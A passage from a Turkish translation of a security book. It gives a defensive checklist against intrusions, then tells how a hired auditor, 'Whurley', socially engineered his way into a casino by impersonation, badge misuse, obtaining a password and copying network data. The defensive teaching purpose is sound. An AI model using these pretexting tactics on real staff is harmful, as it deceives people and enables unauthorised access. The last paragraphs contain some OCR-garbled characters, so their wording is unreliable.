Bu bölüm teknik tabanlı saldırıları gösteren son bölüm olduğu için, bazı şeyleri tekrarlamak iyi olabilir.

Bu kitaptaki öyküleri esas alarak, saldırganların girişine izin veren en yaygın güvenlik zaaflarına karşı atılacak en önemli adımları sıralamamız gerekirse, neleri sayabiliriz?


Lütfen okumaya devam etmeden önce biraz düşünün, sonra devam edin.

Kitapta anlatılan en yaygın güvenlik zaaflarına karşı bulduğunuz çözümler ne olursa olsun, umarım en azından aşağıdakilerin bazılarını içeri-riyordu:

- Gerekli tüm güvenlik yamalarının zamanında uygulandığından emin olmak için yama yönetimi konusunda düzenli bir iş-leyiş geliştirin.

- Hassas bilgilere veya bilgisayar kaynaklarına uzaktan erişim için, statik parolalardan daha güçlü kimlik doğrulama yöntemleri kullanın.
- Varsayılan tüm parolaları değiştirin.
- Derinliğine savunma modeli kullanın ki, tek bir noktadaki hata tüm güvenliği tehlikeye sokmasın; ayrıca bu modeli düzenli olarak test edin.
- Hem gelen hem de giden trafiğin filtrelenmesiyle ilgili kurumsal bir güvenlik politikası oluşturun.
- Hassas bilgilere ve bilgisayar kaynaklarına erişimi olan tüm müşteri tabanlı sistemleri güçlendirin. Unutmayın ki azimli bir saldırgan yasal bir bağlantıyı ele geçirmek veya müşteri sistemiyle kurumsal ağ arasındaki güvenli ilişkiyi ihlal etmek için müşteri sistemlerini de hedef alır.
- Bilinen güvenlik zaaflarını ihlal etme girişimlerini veya şüpheli trafik akışlarını tespit etmek için izinsiz giriş tespit cihazları kullanın. Bu sistemler aynı zamanda içerideki kötü niyetli kişileri veya güvenli bölgeye zaten sızmış olan saldırganları da tespit eder.
- İşletim sisteminin ve kritik uygulamaların denetim özelliklerini etkinleştirin. Ayrıca günlük kayıtlarının başka bir hizmet vermeyen ve minimum sayıda kullanıcı hesabı bulunan güvenli bir ana makinede korunduğundan emin olun.

10



Toplum Mühendisleri
- Nasıl Çalışırlar ve
Onları Nasıl
Durdurabiliriz

TOPLUM MÜHENDİSLERİ — NASIL ÇALIŞIRLAR ve ONLARI NASIL DURDURABİLİRİZ

Toplum mühendisleri, hepimizin her gün kullandığı aynı ikna tekniklerini kullanırlar. Kendimize roller biçeriz. Güvenilirlik sağlamaya çalışırız. Karşılıklı yardım çağrısında bulunuruz. Ama toplum mühendisi bu teknikleri çıkarıcı, aldatıcı, oldukça etik dışı, genellikle de yıkıcı bir etkiyle uygular.

– Sosyal Psikolog Dr. Brad Sagarin

Bu bölüm diğerlerinden biraz farklı: Tespit edilmesi ve karşı konulması en zor saldırılardan birini inceleyeceğiz. Toplum mühendisi veya taşıdığı silahlardan biri olan aldatma sanatında uzman bir saldırgan, insanı yardımseverlik, nezaket, destekleyici olmak, ekip çalışmasına yatkınlık gibi doğal eğilimlerimiz ve bir işin yapılması isteği gibi doğasının en iyi özelliklerini kullanarak insanı ağına düşürür.

Hayatta bizi tehdit eden çoğu şey gibi, duyarlı bir savunmanın ilk adımı da siber-düşmanlar tarafından kullanılan yöntemlerin anlaşılmasıdır. Bu yüzden bu bölümde toplum mühendisinin bu kadar etkili olmasına izin veren insan davranışlarını ortaya çıkartan unsurları derinlemesine inceleyen bazı psikolojik anlayışlardan bahsedeceğiz.

Öncelikle yine, işbaşındaki bir toplum mühendisinin ibret verici öyküsünü anlatalım. Şimdi bahsedeceklerimiz, yazılı olarak elimize geçen bir öyküye dayanıyor ve toplum mühendisliğinin hem eğlendirici hem de klasik bir örneğini yansıtıyor. O kadar iyi bir öykü ki, bazı çekincelerimize rağmen yer vermeye karar verdik; öykünün bazı detayları ya anlatan kişinin kafası başka işler nedeniyle karışmış olduğundan kazara anlatılmamış, ya da bazı kısımlar da uydurulmuş olabilir. Yine de, bazı kısımları kurgu bile olsa, toplum mühendisliği saldırılarına karşı daha iyi korunmamız gerektiğine dair çok ikna edici bir örnek.

Kitabın diğer yerlerinde de olduğu gibi, hem saldırganı hem de müşteri şirketi korumak için bazı detaylar değiştirildi.

TOPLUM MÜHENDİSİ İŞBAŞINDA

2002 yazında, takma adı “Whurley” olan bir güvenlik danışmanı, çeşitli güvenlik denetimleri gerçekleştirmek üzere Las Vegas’taki bir tesis tarafından görevlendirilmişti. Güvenliğe ilişkin yaklaşımlarını yeniden yapılandırma sürecindeydiler ve Whurley’i daha iyi bir güvenlik altyapısı oluşturmakta kendilerine yardımcı olmak üzere “tüm önlemleri alt etmeye çalışması” için tutmuşlardı. Whurley’in çok fazla teknik deneyimi vardı ama kumarhane deneyimi çok azdı.

Bir hafta kadar kendini striptiz kültürü araştırmalarına kaptırdıktan sonra, gerçek Las Vegas’la karşılaşma vakti gelmişti. Genellikle bunun gibi işlere erken başlamayı, resmi olarak başlaması planlanan zamandan öncede bitirmeyi alışkanlık edinmişti çünkü yıllar içinde öğrendiği üzere, yöneticiler çalışanlara denetim olacağını söylememeleri gerekirken olay bir şekilde duyuluyordu. “Kimseyi uyandırmamaları gerekmesine rağmen, uyandırıyorlar.” Bu sorunu, yaptığı denetimi planlanan tarihten iki hafta öncesine çekerek kolaylıkla aştı.

Otel odasına vardığı ve yerleştiği sırada saat akşam dokuz olmasına rağmen, Whurley saha araştırmasına başlamak için doğrudan listesindeki ilk kumarhaneye gitti. Kumarhanelerde fazla zaman geçirmemiş biri olarak, bu deneyim kendisi için oldukça aydınlatıcı oldu. Fark ettiği ilk şey, televizyondaki seyahat kanalında izledikleriyle çelişiyordu; kumarhane çalışanları, kanalda gösterildiği veya söyleşilerde dile getirdikleri gibi seçkin güvenlik uzmanları falan değildi. Yerinde izlediği çalışanların çoğu, “Ya ayakta uyuyorlardı ya da işlerine karşı gayet kayıtsızlardı.” Her iki durumda da en basit uçkâğıtlar için kolay hedefler haline geliyorlardı – ki bu durum planladığı şeyin yakınından bile geçmeyecekti.

Çok rahat görünen çalışanlardan birine yaklaştı ve çok az bir teşvikle işinin detayları hakkında sohbet etmeye başladı. İroniye bakın ki, bu kişi daha önce Whurley’in müşterisi olan kumarhanede de çalışmıştı. Whurley, “Eminim çok daha iyiydi değil mi?” diye sordu.

Çalışan, “Aslında değildi. Burada sürekli kat denetimindeyim. Orada programda biraz geri kalsan, kimse fark etmezdi, hemen hemen her şey için böyleydi... Vardıya saatleri, yaka kartları, çizelgeler, her şey. Sağ el sol elin ne yaptığını bilmezdi.”

Çalışan ayrıca sürekli yaka kartını kaybettiğinden ve bazen kumarhanelerin göbeğinde yer alan kafeteryalarda çalışanlara ücretsiz verilen yemeğe katılabilmek için başka bir çalışanla yaka kartını nasıl ortak kullandıklarından da bahsetti.

Ertesi sabah, Whurley gayet dolambaçsız olan hedefini belirlemişti – kumarhanenin korunan her bölgesine girebildiği kadar girecek, varlığını belgeleyecek ve sızabildiği kadar çok güvenlik sistemine sızmaya çalış-

şacaktı. Buna ek olarak, mali işlemlerin yürütüldüğü veya ziyaretçi bilgileri gibi diğer hassas bilgilerin yer aldığı başka sistemlere de erişim sağlayıp sayılamayacağını görmek istiyordu.

O gece, hedef kumarhaneyi ziyaret ettikten sonra otele dönerken, radyoda hizmet sektörü çalışanlarına özel fırsatlar sunan bir spor merkezinin reklamını duydu. Gece biraz uyudu ve ertesi sabah spor merkezinin yolunu tuttu.

Merkezde Lenore adında bir kadını hedef aldı. “15 dakika içinde ‘ruhani bir bağlantı’ kurmuştuk.” Bu müthişti çünkü Lenore mali denetçiydi ve Whurley hedef kumarhanede “mali” ve “denetleme” kelimeleriyle ilgisi olan her şeyi öğrenmek istiyordu. Eğer denetiminde mali sisteme sızabilirse, bunun müşteri tarafından devasa bir güvenlik kusuru olarak değerlendirileceği kesindi.

Toplum mühendisliği uygularken Whurley’in kullanmayı en sevdiği numaralardan biri, karşısındakini okuma sanatıydı. Konuşurlarken, karşısındakinin beden diliyle verdiği sinyalleri gözlemleyecek ve onun “İnanmıyorum, ben de öyle,” demesini sağlayacak bir şey yumurtlayacaktı. Çok iyi anlaşılar ve Lenore’u akşam yemeğine davet etti.

Yemek boyunca Whurley, Lenore’a Vegas’a yeni geldiğinden ve iş aradığından, büyük bir üniversiteyi bitirdiğinden, Finans derecesi olduğundan ama kız arkadaşıyla ayrıldıktan sonra Vegas’a taşındığından bahsetti. Rutininde bir değişiklik yapmak, bu ayrılığı atlatmasına yardımcı olacaktı. Daha sonra aslında Vegas’ta bir mali denetim işi almaktan biraz gözünün korktuğunu çünkü “köpekbalıklarına yem olmak” istemediğini itiraf etti. Sonraki birkaç saat boyunca Lenore kendisine, finans konusunda bir iş bulmakta hiç sıkıntı çekmeyeceğine dair güvence vermekle geçirdi. Yardımcı olmak amacıyla, Lenore kendisine işi ve hatta ihtiyacı olmamasına rağmen işvereni hakkında daha detaylı bilgiler verdi. “Lenore, bu işte bugüne kadar başıma gelen en iyi şeydi ve akşam yemeğini büyük bir memnuniyetle ödedim – ki bu parayı her türlü harcayacaktım.”

Geriye dönüp baktığında, o zamanlarda kendi yeteneklerine aşırı güvendiğini ve “Bunun bedelini daha sonra ödediğini,” söylüyordu. Artık işe koyulma zamanı gelmişti. Kendisine, “Dizüstü bilgisayarımı birlikte birkaç malzeme, Orinoco marka kablosuz ağ geçidi, bir anten ve başka birkaç parça aksesuardan oluşan bir çanta,” hazırladı. Hedef basitti. Kumarhanenin ofis alanlarından birine girmeye çalış, olmaması gereken yerlerde olduğuna dair kendinin de içinde bulunduğu birkaç dijital fotoğraf çek (zaman göstergesiyle) ve daha sonra hassas bilgileri toplamak için sistemlerine uzaktan sızmayı denemek üzere kablosuz bir erişim noktası kur. İş tamamlamak için ertesi gün kablosuz erişim noktasına geri dönmesi gerekecekti.

"Kendimi bayağı James Bond gibi hissediyordum." Whurley kumarhaneye geldi, tam vardiya değişimi sırasında kendisini çalışanların giriş kapısı dışında girişi gözleyebilecek şekilde konumladı. Oraya birkaç dakikalığına bir şeyler gözleyebileceğini düşünerek, zamanında vardığını düşünüyordu ama çalışanların çoğu zaten gelmiş görünüyordu ve tamamen kendi başına içeri girmeye çalışmak açmazında kalmıştı.

Birkaç dakika bekledikten sonra giriş yolu boşalmıştı... Ama istediği hiç de bu değildi. Fakat Whurley işten ayrılmak üzere gibi görünen bir güvenlik görevlisinin ikinci bir görevli tarafından alıkonup, birlikte sigara içmeye başladıklarını fark etti. Sigaralarını bitirince ayrıldılar ve zıt yönlerle doğru yürümeye başladılar.

Cadde boyunca binadan ayrılan güvenlik görevlisine doğru yürüdüüm ve en uzlaşmacı sorumu sormak üzere hazırlandım. Caddeyi geçerken bana yaklaştığında, yanımdan geçmesine izin verdim.

Sonra dönüp şöyle dedi, "Affedersiniz, affedersiniz, saatiniz var mı acaba?" Sorusu planlıydı. "Gözlemlediğim şeylerden biri şudur: Birine ön taraftan yaklaşıp yanından biraz geçtikten sonra dönüp tekrar yöneldiğinizde daha çekingen davranır." Güvenlik görevlisi Whurley'e saati söylerken, Whurley de onu dikkatlice inceliyordu. Yaka kartındaki isme göre, görevlinin adı Charlie'ydi. "Biz orada dikilirken, şans bir kez daha bana güldü. Oralarda gezinen bir başka çalışan Charlie'ye lakabıyla, Cheesy olarak seslendi. Ben de Charlie'ye böyle boktan bir lâkabı çok aradı mı diye sordum. O da bana bu lakabın kendisine nasıl takıldığını anlattı."

Whurley daha sonra çabucak çalışanların giriş kapısına yöneldi. Her zaman söylendiği gibi, en iyi savunma saldırıdır; onun da planı buydu. Daha önce çalışanların yaka kartlarını gösterdiklerini gözlemlediği giriş kapısına ulaşınca, doğrudan masada oturan görevliye yöneldi ve "Bakar mısın, Cheesy'yi gördün mü? Bana bahisten \$20 borcu var ve öğle tatilinde yemek yemek için o parayı almam gerek," dedi.

O anı hatırladığında, "Lanet olsun! İlk çuvallamam burada oldu," diyordu. Çalışanların öğle yemeklerini bedava yediğini unutmuştu. Ama bu çuvallama karşısında dikkatini dağıtmadı; dikkat eksikliği/hiperaktivite bozukluğu (ADHD) olanlar bunu bir sorun olarak görürken, Whurley kendini "aşırı ADHD" olarak tanımlıyor ve sonucunda, "Toparlanma aşamasında karşılaştığım insanların yüzde 90'ından daha hızlı düşünebilirim," diye ekliyor. Bu yetenek bu noktada çok faydalı oldu.

Güvenlik görevlisi, "Yemek için ne bok yemeye para ödüyorsun ki?" diye sorarak kıkırdadı ama şüpheyle bakmaya başladı. Hemen uydurdum, "Öğle yemeğinde genç bir fıstıkla buluşacağım da. Of, çok seksi bir şey. (Bu senaryo her zaman şekilli tipler

ve annesiyle yaşayanlar haricinde, yaşı geçkin insanların aklını çeler.) “Ne halt edeceğim şimdi ben?” dedim.

Güvenlik görevlisi, “Valla o zaman sıçıttın çünkü Cheesy tüm hafta gelmeyecek,” dedi.

“Piç!” dedim ben de.

Güvenlik görevlisi daha sonra aniden aşık olup olmadığını sorarak Whurley’i (göstermeye cesaret edemeyeceği şekilde) eğlendirdi.

Ben sadece durumu idare ediyordum. Daha sonra ise hayatımın sürprizini yaşadım. Hayatımda bir daha asla böyle bir şeyin yakınından bile geçmedim. Yeteneğe bağlayanlar olabilir ama ben bunu tamamen kör talihe veriyorum: Adam bana çıkarıp 40 dolar verdi! 20 doların birboka yaramayacağını ve hesabı mutlaka benim ödemem gerektiğini söyledi. Sonra bana beş dakika kadar “babacan” tavsiyelerde bulundu ve şu yaşında bildiklerini benim yaşımdayken bilmeyi ne kadar dilediğini anlattı.

Whurley, güvenlik görevlisi zokayı yuttuğu ve hayali randevusunu ödediği için huşu içindeydi.

Ama işler Whurley’in sandığı kadar da kolay gitmiyordu çünkü uzaklaşmaya başladığı anda görevli kendisinin kimlik kartı göstermediğini hatırladı ve kimliğini sordu. “Ben de, ‘Çantamdaydı, affedersin,’ deyip, bir taraftan ondan uzaklaşırken, çantamın içini eşeliyordum. Kıl payı kurtuldum çünkü eğer kimliğimi görmekte ısrar etseydi, boku yemiştim.”

Whurley artık içerdeydi ama nereye gideceği hakkında hiçbir fikri yoktu. İzleyebileceği çok fazla insan yoktu, bu yüzden kendinden emin bir şekilde yürümeye ve etrafına dair zihinsel notlar almaya başladı. Bu noktada kendisine kimlik sorulacağından biraz korkuyordu. “Komik,” dedi, “Bir renk psikoloji üzerinde nasıl bu kadar işe yarar.” Mavi renkte –doğruluğun rengi– ve genç bir yönetici gibi giyinmişim. Çevredeki insanların çoğu daha personel gibi giyinmişti, yani beni sorgulama ihtimalleri oldukça düşüktü.

Koridorda yürürken, kamera odalarından birinin aynen Seyahat Kanalı’nda gördükleri gibi olduğunu fark etti. Dış taraftaki odada, “Hayatım boyunca tek bir mekânda gördüğüm en fazla VCR kamera vardı – vay canına, acayıpti!” İçteki odaya doğru yürüdü ve fazlasıyla cüretkâr bir harekette bulundu. “İçeri girdim, boğazımı temizledim ve ‘23 numaradaki kıza odaklanın’ dedim.” Tüm ekranlar numaralıydı ve elbette, neredeyse hepsinde bir kız vardı. Adamlar 23 no’lu ekranın başına toplandılar ve hep birlikte kızın ne yapıyor olabileceğine dair konuşmaya başladılar; Whurley’in düşüncesine göre iyi bir paranoya ortamı yaratmıştı. Böylece 15 dakika kadar, sadece ekranlarda insanları kontrol ederek devam etti

ve Whurley bu işin röntgencilik eğilimi olan biri için mükemmel olduğuna karar verdi.

Odadan çıkmaya hazırlanırken, "Ah, işe kendimi fazla kaptırdım, kendimi tanıtmayı unuttum. Ben İç Denetim'den Walter. Dan Moore'ın ekibine yeni katıldım," diyerek, sohbetleri sırasında adını kaptığı İç Denetim başkanını telaffuz etti. "Bu binaya daha önce girmemiştim, bu yüzden biraz kayboldum. Bana yönetim ofislerinin yerini gösterebilir misiniz?"

Çalışanlar kendilerine müdahale eden bir yöneticiden kurtuldukları için son derece mutlu olarak 'Walter'a aradığı ofislerin yerini göstermekte gayet istekliydiler. Whurley, adamların gösterdiği yöne doğru ilerledi. Görüş alanında kimse olmadığını görünce, ortalıkta biraz gezinmeye karar verdi ve genç bir kadının dergi okuduğu küçük bir mola odası buldu. "Adı Megan'dı. Gerçekten hoş bir kızdı. Megan'la birkaç dakika sohbet ettik. Sonra bana 'Ay, eğer İç Denetim'deysen bende oraya gitmesi gereken bazı şeyler var,' dedi." Megan'da birkaç yaka kartı, bazı iç yazışmalar ve ana tesisin İç Denetim ofisine ait bir kutu evrak olduğu ortaya çıktı. Whurley, "Vay be, artık yaka kartım var!" diye düşündü.

İnsanlar kimlik kartlarındaki resimlere pek dikkatli bakmıyorlardı ama yine de Whurley kartı sadece arkası görünecek şekilde çevirerek önlemini aldı.

Dışarı çıkarken, açık, boş bir ofis gördüm. İki tane ağ bağlantı noktası vardı ama sadece uzaktan bakarak aktif olup olmadıklarını anlayamıyordum. Bu yüzden Megan'ın oturduğu yere geri döndüm ve kendisinin sistemine ve "patronun ofisindekine" bakmam gerektiğini unuttuğumu söyledim. İyi niyetle kabul etti ve masasına oturma izin verdi.

Sorduğumda, bana parolasını söyledi ve sonra tuvalete gitmesi gerekti. Ben de ona, "ağ güvenlik monitörü" ekleyeceğimi söyledim ve kablolu erişim noktasını gösterdim. Bana "Ne yaparsan yap. Bu bilgisayar işlerinden gerçekten pek anlamıyorum," diye cevap verdi.

O dışarıdayken, Whurley kablolu bağlantı noktasını kurdu ve bilgisayarı tekrar başlattı. Daha sonra anahtarlığında 256MB'lık bir evrensel seri veriyolu (USB) flaş diski ve Megan'ın bilgisayarına tam erişimi olduğunu hatırladı. "Bilgisayarının sabit diskinde gezinmeye başladım ve birçok faydalı malzeme buldum." Megan'ın idarecilerin her birinin üst yöneticisi olduğu ve hepsinin dosyalarını isimlerine göre "tertipli düzenli" tuttuğu ortaya çıktı. Whurley toplayabildiği her şeyi topladı, sonra dijital kamerasının saat özelliğini kullanarak, baş yöneticinin ofisinde otururken kendi resmini çekti. Megan geri döndükten birkaç dakika sonra da, Şebeke Operasyonları Merkezi'nin (NOC) hangi yönde olduğunu sordu.

Burada başı, "Ciddi şekilde belaya," girdi. Şöyle ki, "Öncelikle şebeke odasını bulmak kolay oldu... Bu iyiydi. Ama kapısı kilitliydi." Kendisine erişim izni verecek bir kimliği yoktu, bu yüzden kapıyı çalmayı denedi.

Kapıya bir bey geldi ve ona aynı hikâyeyi anlattım: "Selam, ben Walter, İç Denetim'den, vesaire vesaire." Bilmediğim şey ise adamın patronunun –bilgi işlem direktörünün– ofisinden biri olduğuydu. "Şey, Richard'la kontrol etmem lazım. Bir dakika bekleyin" dedi.

Arkasını döndü ve başka birine Richard'a ulaşmış, kapıda İç Denetim'den olduğunu "iddia eden" biri olduğunu bildirmesini istedi. Birkaç dakika sonra yakalandım. Richard kiminle çalıştığımı, yaka kartımın nerede olduğunu ve başka bir sürri soruyu arka arkaya soruyordu. Sonra, "Benimle ofisime gelsene, İç Denetim'i arayıp bu konuyu açıklığa kavuşturalım," dedi.

Whurley, "Bu herif beni cidden yakaladı," diye düşünüyordu. Ama sonra, "Hızlı düşündüm ve 'Beni yakaladın!' dedim ve elini sıktım. Sonra ona, 'Adım Whurley,' diye kendimi tanıttım. Çantamdan kartvizitimi çıkartıp verdim. Sonra ona saatlerdir aşağıda, kumarhanelerin merkezinde olduğumu, bir kişinin bile bana kimlik sormadığını, kendisinin ilk olduğunu ve raporumda muhtemelen iyi görüneceğini anlattım. Sonra, 'Hadi senin ofisine gidip oturalım, sen de her şeyin yasal olduğundan emin olmak için gerekli yerleri ararsın,' dedim. 'Ayrıca benim de bu operasyondan sorumlu kişi olan Martha'ya gidip burada gördüğüm bazı şeyleri anlatmam gerek,' diye devam ettim."

Sıkışık durumda anında geliştirdiği bu hesaplı hareketin zekice olduğu ortaya çıktı. İnanılmaz bir dönüşüm oldu. Richard, Whurley'e neler gördüğünü, konuştuğu kişilerin adlarını ve benzer soruları sormaya başladı ve kendisinin de NOC'yi "biyometrik ve tüm benzer teknolojilerle" daha güvenli bir hale getirmek için güvenlik bütçesini arttırmak çabasında olduğunu anlattı. Bu amacını yerine getirebilmek için belki de Whurley'in bilgilerinden faydalanabileceğini dile getirdi.

Öğle tatili gelmişti. Whurley belki konuşmaya öğle yemeğinde devam edebileceklerini önererek bu açıklıktan faydalandı ve Richard'ın da bunun iyi bir fikir olduğunu düşünmesiyle, birlikte personel kafeteryasına yöneldiler. "O ana kadar henüz kimseyi aramadığımıza dikkatini çekerim. Berı arama yapmamızı önerdim, Richard ise 'Kartvizitin var, kim olduğunu biliyorum,' dedi." Böylece kafeteryada birlikte yemek yediler; Whurley beleş yemek yedi ve yeni bir "arkadaş" edindi.

"Bana ağ yapılandırma deneyimlerimi sordu ve kumarhanedeki her şeyi çalıştıran AS400 üzerine konuşmaya başladık. İşlerin bu şekilde ilerlemesi ancak iki kelimeyle ifade edilebilir – çok korkutucuydu." Korkutu-

cuydu, çünkü adam bilgi işlem müdürüydü, bilgisayar güvenliğinden sorumluydu ve Whurley ile her türlü ayrıcalıklı, içeriye ait bilgileri paylaşıyordu ama en temel adım olan kimlik doğrulamayı kesinlikle pas geçmişti.

Bu konuda Whurley'in yorumu şöyleydi: "Orta düzey yöneticilerin hiçbir zaman 'zor durumda kalmak' istemediklerini gözlemledim. Çoğumuz gibi, asla hata yapmak veya bariz bir yanlış yaparken yakalanmak istemiyorlardı. Onların zihniyetini anlamak büyük bir avantaj olabilir." Öğle yemeğinden sonra Richard Whurley'i NOC'ye geri götürdü.

"İçeri girdiğimizde beni AS400'ün ana sistem yöneticisi Larry ile tanıştırdı. Larry'ye birkaç gün içinde onları bir denetimde 'paralayacağımı', benimle öğle yemeği yediğini ve başlangıç niteliğinde bir denetim yapmaya beni ikna ederek, gerçek denetim zamanı geldiğinde utanılacak durumlara düşmekten kendilerini kurtardığını anlattı". Whurley daha sonra Larry'den sistemlerin genel taslağını almak ve NOC'un tüm tesisin verilerini sakladığı ve işlediği yerler gibi, raporunda kullanacağı faydalı bilgileri derlemek için birkaç dakika geçirdi.

Elimde bir ağ şeması, güvenlik duvarı Erişim Kontrol Listeleri ve benzeri bilgiler olursa kendilerine daha kolay yardımcı olabileceğimi söyledim, o da Richard'dan telefonla onay alıp bana hemen temin etti. "Aferin ona," diye düşündüm.

Whurley birden yönetim ofislerinde kablosuz erişim noktasını bıraktığını hatırladı. Richard'la geliştirdiği dostluk sayesinde yakalanma riski büyük ölçüde azalmasına rağmen, Larry'ye, ardında bıraktığı erişim noktasını almak için geri gitmesi gerektiğini açıkladı. "Bunu yapabilmek için yaka kartına ihtiyacım vardı, böylece NOC'ye geri dönebilir, istediğim gibi girip çıkabilirdim." Larry bunu yapmakta biraz tereddüt ediyordu, bu yüzden Whurley hemen Richard'ı aramasını tavsiye etti. Larry, nihayet Richard'ı aradı ve ziyaretçinin bir yaka kartı istediğini söyledi; Richard'ın ise daha iyi bir fikri vardı: Kumarhane daha yeni bir sürü çalışanı işten çıkarmıştı ve yaka kartları NOC'deydi. Henüz kimse onları devre dışı bırakacak zaman bulamamıştı. "Bu yüzden bunlardan birini kullanmasında sorun yoktu."

Whurley, Larry'nin sistemleri açıklaması ve son zamanlarda aldıkları güvenlik önlemlerini anlatması için geri gitti. O sırada, devam eden bir mesele nedeniyle bariz şekilde kızgın ve üzgün olan Larry'nin karısından bir telefon geldi. Whurley, bu fırsattan faydalanabileceğini fark ederek bu kısa süreli durumun üzerine atladı. Larry karısına, "Bak, şimdi konuşmam. Ofiste birileri var," diyordu. Whurley eliyle Larry'ye işaret ederek karısını bir saniye telefonda bekletmesini söyledi ve karısıyla sorunlarını çözmesinin ne kadar önemli olduğu hakkında tavsiyede bulundu. Larry yerini gösterirse, yaka kartlarından birini hemen alabileceğini de ekledi.

“Böylece Larry beni bir dosya dolabına götürdü, çekmecelerden birini açtı ve ‘Şunlardan birini al,’ dedi. Sonra masasına geri gitti ve telefonu aldı. Kart numaralarının bir çıkış kaydı ve günlüğü olmadığını fark ettim ve bir sürü yaka kartı arasından iki tanesini aldım.” Artık sadece yaka kartı değil, istediği zaman NOC’a giriş izni de vardı. Whurley oradan yeni arkadaşı Megan’ı görmeye, kablolu erişim noktasını geri almaya ve başka neler bulabileceğini görmeye gitti. Üstelik bu konuda zaman sıkıntısı da yoktu.

Sürenin gerçekten bir önemi olmadığını düşündüm çünkü karısıyla telefonda idi ve zannettiğinden daha uzunsüreklilik başında olmayacaktı. Telefonunun kronometresini yirmi dakikaya ayarladım; bu süre bir şeyler döndüğünden şüphelenmiş görünen Larry’nin daha fazla dikkatini çekmeden biraz araştırma yapmak için bana yeterli olacaktı.

Bilgi işlem bölümünde çalışmış olan herkes, kimlik kartlarının bir bilgisayar sistemine bağlı olduğunu bilir; doğru PC erişimiyle, bina içinde istediğiniz yere girebilirsiniz. Whurley, yaka kartı ayrıcalıklarının kontrol edildiği bilgisayarı bulmayı umuyordu, böylece elindeki iki kartın erişim seviyelerini değiştirebilirdi. Koridorlarda dolaşarak ofislerin içlerine bakıp, yaka kartlarının kontrol sistemini aradı; ama bu sandığından daha zor oldu. Kendini bıkkın ve afallamış hissediyordu.

Birine sormaya karar verdi ve çalışanların giriş kapısındaki cana yakın güvenlik görevlisinde karar kıldı. O zamana kadar pek çok insan kendisini Richard ile birlikte görmüştü, bu yüzden neredeyse kimsede en ufak şüphe belirtisi yoktu. Whurley ‘kerizini’ bulmuştu ve binanın erişim kontrol sistemini görmesi gerektiğini söyledi. Görevli nedenini bile sormadı. Hiç sorun yoktu. Aradığı şeyi nerede bulacağını tam olarak öğrenmişti.

“Kontrol sisteminin yerini buldum ve içinde bulunduğu küçük ağ odasına girdim. Orada, yerde hâlihazırda açık olan yaka kartlarının listesi bulunan bir PC vardı. Ne ekran koruyucu, ne parola – beni yavaşlatacak hiçbir şey yoktu.” Whurley’in görüşüne göre, bu klasik bir durumdu. “İnsanlarda ‘gözden uzak olan her şey elden de uzak olur,’ zihniyeti var. Böyle bir sistem kontrollü erişimi olan bir bölgede tutuluyorsa, bilgisayarın ayrıca korumaya dikkat etmiyorlar.”

Kendisine tüm alanlara erişim hakkı vermeye ek olarak, yapmak istediği bir şey daha vardı:

Suf eğlence için, fazladan bir yaka kartı daha alıp, buna bazı erişim ayrıcalıkları ekleyerek, ismi değiştirip, sonra kumarhanede ortalıkta dolaşan çalışanların biriyle kartı değiştirip, farkında olmadan denetim günlük kayıtlarını bulandırmakta bana yardımcı olmasını istiyordum. Ama kimi seçmeliyim? Tabii ki Megan – onunla kartları değiştirmek gayet kolay olur. Tek yap-

mam gereken, denetimde kendisinin yardımına ihtiyacım olduğunu söylemek.

Whurley içeri girdiğinde, Megan her zamanki gibi dostça yaklaştı. Whurley ona testleri tamamladığını ve ekipmanı geri alması gerektiğini, sonra da Megan'ın yardımına ihtiyacı olduğunu söyledi. "Çoğu toplum mühendisi, insanların yardım etmeye istekli olduğu konusunda aynı fikirdedir." Elindeki listeyle karşılaştırmak için Megan'ın yaka kartını görmek istedi. Birkaç dakika içinde Megan'ın işleri daha da karıştıracak yeni bir kartı, Whurley'in ise hem Megan'a ait hem de onu günlük kayıtlarında yönetici olarak işaretleyecek yeni bir kartı vardı.

Whurley ofise döndüğünde, çıldırmış haldeki Larry karısıyla konuşmasını henüz yeni bitiriyordu. Nihayet kapatırken, Larry kendi sohbetlerine devam etmeye hazırdı. Whurley ondan ağ şemalarını kendisine detaylıca açıklamasını istedi ama Larry'yi yatıştırmak için konuyu keserek, karısıyla işlerin nasıl gittiğini sordu. İkisi bir saat kadar evlilik ve diğer hayatı meseleler üzerine sohbet ettiler.

Konuşmamızın sonunda, Larry'nin bana daha fazla sorun çıkarmayacağından emindim. Böylece artık Larry'ye dizüstü bilgisayarında ağ üzerinde çalıştırmam gereken özel bir denetçi yazılımı olduğunu açıkladım. Genellikle üst seviye bir bilgisayarım olduğundan dolayı bilgisayarımı ağa bağlamam her zaman kolay olur; zira dünya üzerinde onu çalışırken görmek istemeyecek bir moron çıkmadı.

Bir süre sonra Larry birkaç telefon görüşmesi yapmak ve başka işlerle ilgilenmek için uzaklaştı. Yalnız kalınca, Whurley ağı taradı ve zayıf parola yönetimi sayesinde hem Windows hem de Linux cihazlarında pek çok sistemi ihlal edebildi. Daha sonra yaklaşık iki saat boyunca ağdan bilgileri kopyalayıp durdu ve hatta bazılarını DVD'ye yazdırdı; "Kimse ne oluyor diye sormadı bile."

Tüm bunları tamamladıktan sonra, eğlenceli ve faydalı olacağını düşündüğüm bir şey daha vardı. Tanıştığım her kişiye –ve beni diğerleriyle birlikte sadece bir an görmüş olan kişilere de-gittim ve şöyle bir şeyler dedim; "Şey, benim işim bitti. Bana bir iyilik yapar mısın? Çalıştığım her yerin ve tüm kişilerin resmini çekerim. Benimle bir fotoğraf çektirir misin?" Bu da şaşılacak kadar kolay oldu.

Pek çok insan komşu ofislerdeki başkalarıyla da resim çekirtmeyi bile teklif etti. Whurley'in elinde ayrıca güvenli yaka kartları, ağ şemaları ve kumarhane şebekesine erişim vardı. Hem de bunların hepsini kanıtlayacak fotoğraflar elindeydi.

İnceleme toplantısında, İç Denetim başkanı Whurley'in sistemlere fiziksel olarak erişim hakkı olmadığını iddia etti çünkü, "Bu şekilde bir sal-

diriyı uęramayacaklardı." Whurley'e, yaptıęı Őeylerin, 'suę' sınırında olduęu ve hareketlerini onaylamadıęını söyledi.

Whurley durumu Őöyle açıklıyordu:

Kumarhane neden yaptıęımın haksız olduęunu düşünüyordu? Cevabı basitti. Daha önce hiç kumarhanelerle çalışmamıřtım ve [altında çalıştıkları] yönetmelikleri tam olarak anlamıyordum. Benim raporum onların Kumarhaneler Komisyonu tarafından denetlenmelerine neden olmuřtu ve muhtemelen potansiyel mali sonuçları da olacaktı.

